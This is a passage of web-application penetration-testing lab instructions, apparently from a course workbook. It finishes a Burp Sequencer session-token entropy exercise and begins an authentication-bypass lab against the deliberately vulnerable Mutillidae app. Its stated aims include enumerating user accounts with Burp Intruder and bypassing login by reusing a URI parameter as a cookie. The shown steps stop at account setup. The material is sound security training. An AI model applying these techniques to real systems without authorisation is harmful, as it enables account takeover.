
```
wc -l weak_sessions.txt
```




5. Return back to Burp Sequencer, and switch to the **Manual load** tab. Be sure that you switch to the main Burp Pro window, *NOT* the **Live Capture** window that has the analysis results from PHPBB's session token analysis.




6. Click the **Load...** button, and the file selection dialog box will open.




7. Click the **Home/House** icon to set the focus to the Student home directory (`/home/student`).




8. Select the `weak_sessions.txt` file you created with the Python one-liner, and click the **Open** button.



9. You will see the listbox populate with the session tokens from the `weak_sessions.txt` file. Click the **Analyze now** button.




10. The **Burp Sequencer [manual load analysis #1]** window will open. The summary tab opens by default and reports that the *quality of randomness* (aka entropy) is **poor**.




11. Click through the **Character-level analysis** and **Bit-level analysis** tabs to see that the graphs report a low level of entropy for most of the byte and bit positions, as indicated by red bars throughout the graphs. This sample was designed to show what Sequencer's analysis of a set of extremely poor session tokens looks like, as a contrast to the results from PHPBB's session tokens. Results in real-world applications are not likely to have such a low-level of entropy.

> **Note**
>
> We are not going to discuss the details of each test that Sequencer performs. If you are interested to know more about the tests and what each chart means, read the "Test Description" section below each of the graphs. In short: Red bars on the charts means low entropy, which makes session token values more likely to be predictable, and green bars means a high level of entropy and session token values are less likely to be predictable.



Final Step

1. Be sure to disable the proxy setting in Firefox so that it does not interfere with future labs.
2. Go to the Firefox proxy selector drop-down and choose **[Direct]**.



3. Close the following windows:
   - Burp Sequencer Live Capture window

- Burp Sequencer Manual Load Analysis window
- Burp Pro
- Firefox browser
- Terminal window

Exercise 2.7 - Authentication Bypass

Objectives

- Exploit authentication bypass in an application
- Leverage Burp repeater to manually determine valid user accounts
- Use Burp Intruder to enumerate all valid user accounts
- Reuse a parameter from the URI as a cookie to perform authentication bypass


Note

This lab assumes you have imported Burp Pro's SSL certificate into Firefox. If you have not done so already, please go to Lab 1.1 and complete that process.

Challenge: No Hints

Perform the following steps:


- Open Firefox and navigate to https://www.sec542.org/mutillidae/.
- Clear the database by clicking the **Reset DB** menu item.



- Register a new account and log in.
  - Username: `student`
  - Password: `Security542`

Solution

1. In the SEC542 Linux VM, open **Burp Pro** and then open **Firefox**.




2. Wait for Burp Pro to launch.

> **Warning**
>
> If you receieve a prompt to update Burp, click **Close** as any new or changed feaures may impact future lab exercises.

3. Run one instance of Burp Pro only. Multiple instances of Burp Pro are running if you see the warning below.


> **Note**
>
> If you only have one instance running, you should not expect to see the popup below.



> In this case, choose **Leave** and then close the newest Burp instance, leaving the original. When in doubt, close all Burp Pro instances and start over.


> **Warning**
>
> Burp Pro must be listening on port 8080, and the Burp Pro instance that generates the preceding error cannot bind to port 8080 because it is in use by another instance.

4. Click **Next** on the project screen (use the default option of **Temporary project**). Then click **Start Burp** on the next screen (use the default option of **Load from configuration file**).
5. In Firefox, go to the proxy selector, and choose **Burp Pro**.




6. Then surf to: https://www.sec542.org/mutillidae/.

7. Click **Login/Register**.



8. Click **Please register here**.


9. Create an account:
    - Username: `student`
    - Password: `Security542`
10. Then click "Create Account".



- Create a second account (whichever username/password you prefer)

Solution


Create a second account, using the username and password of your choice.




• Use Burp or ZAP to determine the UID of the student account

Solution

1. Click **Login/Register** again. and log in with the following credentials:
   - Username: `student`
   - Password: `Security542`



2. You should now be logged in as student.

